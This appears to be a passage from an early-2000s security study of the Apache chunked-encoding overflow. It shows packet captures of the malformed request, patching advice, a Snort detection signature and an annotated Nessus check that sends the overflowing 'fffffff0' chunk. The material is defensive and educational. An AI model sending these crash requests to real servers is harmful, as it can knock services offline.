***AP*** Seq: 0x46A4CEA4  Ack: 0xDDAC7CB9  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1426048536 1364301176
48 54 54 50 2F 31 2E 31 20 34 30 30 20 42 61 64  HTTP/1.1 400 Bad
```

```
20 52 65 71 75 65 73 74 0D 0A 44 61 74 65 3A 20   Request..Date:
54 75 65 2C 20 31 37 20 53 65 70 20 32 30 30 32  Tue, 17 Sep 2002
20 31 36 3A 30 37 3A 31 36 20 47 4D 54 0D 0A 53   16:07:16 GMT..S
65 72 76 65 72 3A 20 41 70 61 63 68 65 2F 31 2E  erver: Apache/1.
33 2E 31 34 20 28 55 6E 69 78 29 0D 0A 43 6F 6E  3.14 (Unix)..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 30 20 42 61 64 20 52 65  TITLE>400 Bad Re
71 75 65 73 74 3C 2F 54 49 54 4C 45 3E 0A 3C 2F  quest</TITLE>.</
48 45 41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E  HEAD><BODY>.<H1>
42 61 64 20 52 65 71 75 65 73 74 3C 2F 48 31 3E  Bad Request</H1>
0A 59 6F 75 72 20 62 72 6F 77 73 65 72 20 73 65  .Your browser se
6E 74 20 61 20 72 65 71 75 65 73 74 20 74 68 61  nt a request tha
74 20 74 68 69 73 20 73 65 72 76 65 72 20 63 6F  t this server co
75 6C 64 20 6E 6F 74 20 75 6E 64 65 72 73 74 61  uld not understa
6E 64 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41 44 44  nd.<P>.<HR>.<ADD
52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E 33 2E  RESS>Apache/1.3.
```

```
31 34 20 53 65 72 76 65 72 20 61 74 20 31 32 37  14 Server at 127
2E 30 2E 30 2E 31 20 50 6F 72 74 20 38 30 3C 2F  .0.0.1 Port 80</
41 44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E  ADDRESS>.</BODY>
3C 2F 48 54 4D 4C 3E 0A                          </HTML>.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/17-12:07:16.439221 10.10.10.10:80 -> 9.9.9.9:2900
TCP TTL:64 TOS:0x0 ID:39032 IpLen:20 DgmLen:52 DF
***A***F Seq: 0x46A4D05C  Ack: 0xDDAC7CB9  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1426048536 1364301176
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/17-12:07:16.441066 9.9.9.9:2900 -> 10.10.10.10:80
TCP TTL:60 TOS:0x0 ID:45641 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xDDAC7CB9  Ack: 0x46A4D05D  Win: 0x813C  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1364301177 1426048536
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/17-12:07:16.441796 9.9.9.9:2900 -> 10.10.10.10:80
TCP TTL:60 TOS:0x0 ID:45642 IpLen:20 DgmLen:52 DF
***A***F Seq: 0xDDAC7CB9  Ack: 0x46A4D05D  Win: 0x813C  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1364301177 1426048536
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/17-12:07:16.441817 10.10.10.10:80 -> 9.9.9.9:2900
TCP TTL:64 TOS:0x0 ID:39033 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x46A4D05D  Ack: 0xDDAC7CBA  Win: 0x7D78  TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 1426048537 1364301177

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/17-12:07:16.442339 9.9.9.9:2901 -> 10.10.10.10:80

TCP TTL:60 TOS:0x0 ID:45643 IpLen:20 DgmLen:60 DF

******S* Seq: 0xBAB60E0E  Ack: 0x0  Win: 0xFFFF  TcpLen: 40

TCP Options (6) => MSS: 1460 NOP WS: 1 NOP NOP TS: 1364301177 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/17-12:07:16.442389 10.10.10.10:80 -> 9.9.9.9:2901

TCP TTL:64 TOS:0x0 ID:39034 IpLen:20 DgmLen:60 DF

***A**S* Seq: 0x468959CF  Ack: 0xBAB60E0F  Win: 0x7D78  TcpLen: 40

TCP Options (6) => MSS: 1460 NOP NOP TS: 1426048537 1364301177

TCP Options => NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/17-12:07:16.443906 9.9.9.9:2901 -> 10.10.10.10:80

TCP TTL:60 TOS:0x0 ID:45644 IpLen:20 DgmLen:52 DF

***A**** Seq: 0xBAB60E0F  Ack: 0x468959D0  Win: 0x8218  TcpLen: 32

TCP Options (3) => NOP NOP TS: 1364301177 1426048537

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/17-12:07:16.445431 9.9.9.9:2901 -> 10.10.10.10:80

TCP TTL:60 TOS:0x0 ID:45645 IpLen:20 DgmLen:163 DF

***AP*** Seq: 0xBAB60E0F  Ack: 0x468959D0  Win: 0x8218  TcpLen: 32

TCP Options (3) => NOP NOP TS: 1364301177 1426048537

47 45 54 20 2F 69 6E 64 65 78 2E 6E 65 73 20 48  GET /index.nes H
```

```
54 54 50 2F 31 2E 30 0D 0A 54 72 61 6E 73 66 65  TTP/1.0..Transfe
72 2D 45 6E 63 6F 64 69 6E 67 3A 20 63 68 75 6E  r-Encoding: chun
6B 65 64 0D 0A 0D 0A 66 66 66 66 66 66 66 30 0D  ked....fffffff0.
0A 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  .XXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 0D 0A 0D 0A     XXXXXXXXXXX....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/17-12:07:16.445474 10.10.10.10:80 -> 9.9.9.9:2901
TCP TTL:64 TOS:0x0 ID:39035 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x468959D0  Ack: 0xBAB60E7E  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1426048537 1364301177
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/17-12:07:16.458284 10.10.10.10:80 -> 9.9.9.9:2901
TCP TTL:64 TOS:0x0 ID:39036 IpLen:20 DgmLen:52 DF
***A***F Seq: 0x468959D0  Ack: 0xBAB60E7E  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1426048538 1364301177
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/17-12:07:16.459588 9.9.9.9:2901 -> 10.10.10.10:80
TCP TTL:60 TOS:0x0 ID:45646 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xBAB60E7E  Ack: 0x468959D1  Win: 0x8218  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1364301179 1426048538
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/17-12:07:16.460682 9.9.9.9:2901 -> 10.10.10.10:80
```

```
TCP TTL:60 TOS:0x0 ID:45647 IpLen:20 DgmLen:57 DF

***AP*** Seq: 0xBAB60E7E  Ack: 0x468959D1  Win: 0x8218  TcpLen: 32

TCP Options (3) => NOP NOP TS: 1364301179 1426048538

58 58 58 58 58                              XXXXX

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

09/17-12:07:16.460731 10.10.10.10:80 -> 9.9.9.9:2901

TCP TTL:255 TOS:0x0 ID:39037 IpLen:20 DgmLen:40

*****R** Seq: 0x468959D1  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Specific information and comments about Snort Signature are located below .

<u>How to protect against it</u>

The Apache Software Foundation has released two new versions of Apache that correct this vulnerability. System administrators can prevent the vulnerability from being exploited by upgrading to Apache httpd version 1.3.26 or 2.0.39.

Due to some unexpected problems with version 1.3.25, the Apache Software Foundation has informed the CERT/CC that the corrected version of the software is now 1.3.26. Both 1.3.26 and 2.0.39 are available on their web site at: http://www.apache.org/dist/httpd/

If your vendor has provided a patch to correct this vulnerability, you may want to apply that patch rather than upgrading your version of httpd. The CERT/CC is aware of a patch from ISS that corrects some of the impacts associated with this vulnerability. System administrators are encouraged to ensure that the Apache Software Foundation that also corrects additional impacts described in this advisory bases the patch they apply on the code. More information about vendor-specific patches can be found in the vendor section of this document. Because the publication of this advisory was unexpectedly accelerated, statements from all of the affected vendors were not available at publication time. As additional information from vendors becomes available, this document will be updated.[11]

[11] http://www.apache.org/dist/httpd/

Another means of protecting yourself from these kinds of attacks is to disable unneeded functionality. That is, 99% of the web sites, which were compromised, did not even need to use chunked encoding. Most of these sites were serving up static html pages and had no need to enable chunked encoding. Rule of thumb: "If you don't need it, disable it".

Another means of protecting yourself from these kinds of attacks is to proactively scan your systems for these sorts of bugs. Many tools exist which automate much of the "legwork". A few of these tools are:

- NESSUS (http://www.nessus.org)
- SPIKE (http://www.immunitysec.com/spike.html)

Snort Signature: /* This signature should be added to the Snort IDS to detect Activity */

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-MISC Transfer-Encoding\: chunked"; flags:A+; content:"Transfer-
Encoding\:"; nocase; content:"chunked"; nocase; classtype:web-application-
attack; reference:bugtraq,4474; reference:cve,CAN-2002-0079;
reference:bugtraq,5033; reference:cve,CAN-2002-0392; sid:1807; rev:1;)
```

In fact, for the truly paranoid administrator, you can use SNORT to actively kill unwanted connections. For instance, if SNORT is compiled with "–enable-flexresp", then you can instruct SNORT to Reset (TCP RST) any connection which you deem to be dangerous.

Yet another form of Detection is Host Based Intrusion Detection. There are two variations of Host Based Intrusion Detection that we currently use in our environment: Behavioral and Signature Based. The Signature Based tool works off a signature list like Network IDS. The only downfall is that if the Signature is not in the list within the tool it will not detect and thus allow the Virus or attacker to commit an offense. Having a Host Based Signature IDS can be support intensive and costly to your team. An example of the Behavioral based detection is offered by Entercept Security Technologies. This is tool is powerful in that it tracks out of the ordinary occurrences that normally would not happen in the daily life of a Web Server. The Entercept tool uses “System Call Interception” to catch the system calls and kills and logs it prior to the occurrence-taking place. Once again the only downfall is that both of these tool can be support intensive. Our organization only deploys the above tools on systems that have been deemed mission critical to the organization and would cause major disruption if their web service were to be disrupted.

<u>Source code/ Pseudo code</u>

Please Note: all /* below is the beginning of the Comments Field that I have added for better understanding of how the exploit works. This explains what is happening step by step*/

/*Below is the information that is used to exploit the vulnerability. */

/*The exploit code that we will be using is the apache_chunked_encoding.nasl. This code is a part of the Nessus project (http://www.nessus.org).*/

/*Exploit code with documentation:*/

Include ("http_func.inc");

port = get_kb_item("Services/www");

*/*The "port" variable denotes which TCP port the web server is running on. 80 is the default port, but many companies and/or applications will attempt to*

*obfuscate this service by changing port numbers. Nessus has a preliminary program called find_service.nes which checks all open ports and evaluates these ports for common services (to include web servers). Given this, even if you have attempted to "hide" your web server on port 65500 (for instance), Nessus will still find the web service.**/

```
if(!port)port = 80;
```

/*If find_service.nes did not find and note a web service on a non-standard port, we will use the default Port.*/

```
if(get_port_state(port))
```

/*We check to ensure that the port is open*/

```
{

 failed = "";

 if(!safe_checks())
```

/*For the purpose of this testing, we will not be enabling "safe checks". That is, we will actually attempt the overflow.*/

```
 {

 req = string("GET /index.nes HTTP/1.0\r\n",

               "Transfer-Encoding: chunked\r\n\r\n",

               "1\r\n",

              crap(2), "\r\n\r\n");
```

/ We now create our request (variable name "req"). The request will look like:*

"GET /index.nes HTTP/1.0

Transfer-Encoding: chunked

1

AA

*" (minus the quotes) /**

```
  soc = open_sock_tcp(port);
```

*/*We open a TCP socket to our "port"*/*

```
  if(soc)

  {

   send(socket:soc, data:req);
```

*/*We send our malformed request to the server*/*

```
   init = recv_line(socket:soc, length:4096);
```

/*We listen to what the web server returns to our program*/

```
   close(soc);
```

/*We close the socket, and open a new socket to the same port.*/

```
   soc = open_sock_tcp(port);

   if(ereg(pattern:"^HTTP/1\.[0-1] [0-9]* .*", string:init))
```

/ We look for the reply from the web server. If the server is actually a web server, we expect to see the "HTTP/1.X" response from the server. */*

```
   {

      # This was a real web server. Let's try again, with malicious data
```

*/*We now put together a second request which will overflow the buffer on the webserver. The request is identical to the first request, the difference is that we change the integer value and the amount of data that we are sending to the server.*/*

```
    req = string("GET /index.nes HTTP/1.0\r\n",

                "Transfer-Encoding: chunked\r\n\r\n",

                "fffffff0\r\n",
```

*/*Look at the difference between these two values:*

# perl -e 'printf("%d\n", 0xfffffff0);'

-16

# perl -e 'printf("%d\n", 0x7ffffff0);'

2147483632

*/*So, if you read the value 0xfffffff0 as unsigned, you get the value –16. If you read the value as signed, you get the large number denoted above…quite a difference*/*

```
        crap(42), "\r\n\r\n");

send(socket:soc, data:req);
```

/*We send the second request*/

```
  r = recv(socket:soc, length:4096, timeout:5);
```

*/*We wait for 5 seconds for a reply.*/*

```
  if(ereg(string:r, pattern:"HTTP/1\.[01] [234]0[0-9] .*"))exit(0);
```

*/*If we get a reply which is in the range of 200-409 (HTTP reply), we exit. That is, the process handling our request is still alive and answered our bogus request.*/*

```
  for(i=0;i<10;i=i+1)

   {

    # If there is a send error, then it means the remote host

    # abruptly shut the connection down

    n = send(socket:soc, data:crap(5));
```

*/*The TCP connection *should* still be alive, so we attempt to send another 5 bytes. */*

```
    sleep(1);
```

*/*We will wait for 1 second.*/*

```
    if(n < 0) {
```

*/*We check to see if we received any data from the web server. */*

*/*We did not receive any data from the web server. Hence, we can assume that the child process died and report on the bug*/.*

```
       security_hole(port); exit(0);

       }

      }

    }

    close(soc);

  }

  failed = "*** Note : Nessus's attempts to 'exploit' this vulnerability failed";

 }
```

*/*The method below checks for the vulnerability by checking the web banner. We will not use this approach, as web banners are easily falsified.*/*

```
 banner = get_http_banner(port: port);

 serv = strstr(banner, "Server");

 if(ereg(pattern:"^Server:.*Apache/(1\.([0-2]\.[0-9]|3\.([0-9][^0-9]|[0-1][0-9]|2[0-5]))|2\.0.([0-9][^0-9]|[0-2][0-9]|3[0-8]))

", string:serv))

 {

   report_head = "
```

*/*The remote host appears to be vulnerable to the Apache*

Web Server Chunk Handling Vulnerability.

If Safe Checks are enabled, this may be a false positive since it is based on the version of Apache. Although unpatched Apache versions 1.2.2 and above, 1.3 through

*1.3.24 and 2.0 through 2.0.36, the remote server may be running a patched version of Apache"; */*

```
 report_tail = "
```

Solution : Upgrade to version 1.3.26 or 2.0.39 or newer

See also : http://httpd.apache.org/info/security_bulletin_20020617.txt

http://httpd.apache.org/info/security_bulletin_20020620.txt

```
Risk factor : High

   if(strlen(failed))

   {

    report = report_head + string("\n\n", failed, "\n\n") + report_tail;

   }

   else

    report = report_head + string("\n\n*** Note : as safe checks are enabled,
Nessus solely relied on the banner to issue this

  alert\n\n") + report_tail;

   security_hole(port:port, data:report);

 }
```

Additional Information

Description of the of Vulnerability and Exploit:

http://online.securityfocus.com/bid/5033/info/

http://www.apacheweek.com/issues/02-06-21#security

Cert Release:

http://www.kb.cert.org/vuls/id/944335

http://www.cert.org/advisories/CA-2002-17.html

HTTP RFC's:

Hyper-Text Transfer Protocol: ftp://ftp.isi.edu/in-notes/rfc2616.txt

HTTP Authentication: ftp://ftp.isi.edu/in-notes/rfc2617.txt

HTTP/1.1: ftp://ftp.isi.edu/in-notes/rfc2068.txt

NESSUS: http://cgi.nessus.org/plugins/dump.php3?id=11030

Reference:

[1] http://www.dshield.org/topports.html

Source for Current graph from 9/10/2002.

[2] http://www.dshield.org/port_of_the_day.html

Source information for detailed graph of Port 80.

[3] http://www.dshield.org/ports/port80.html

Information specific to Port 80.

[4] http://httpd.apache.org/.

Reference information for Apache.

[5] http://www.cert.org/advisories/CA-2002-17.html

[6] http://www.kb.cert.org/vuls/id/508387

Information about Microsoft SQL injection.

[7] http://online.securityfocus.com/bid/5033/info/

Information from Security focus website specific to Apache Chunked Encoding vulnerability.

[8] http://httpd.apache.org/info/security_bulletin_20020617.txt

Information about Apache Web Server patches.

[9] RFC2616

RFC for Hypertext Transfer Protocol -- HTTP/1.1

[10] http://securityresponse.symantec.com/avcenter/security/Content/2033.html

Microsoft IIS HTR Chunked Encoding according to Symantec.

[11] http://cgi.nessus.org/plugins/dump.php3?id=11030

Source Code from Nessus.

[12] http://www.apache.org/dist/httpd/

Apache Information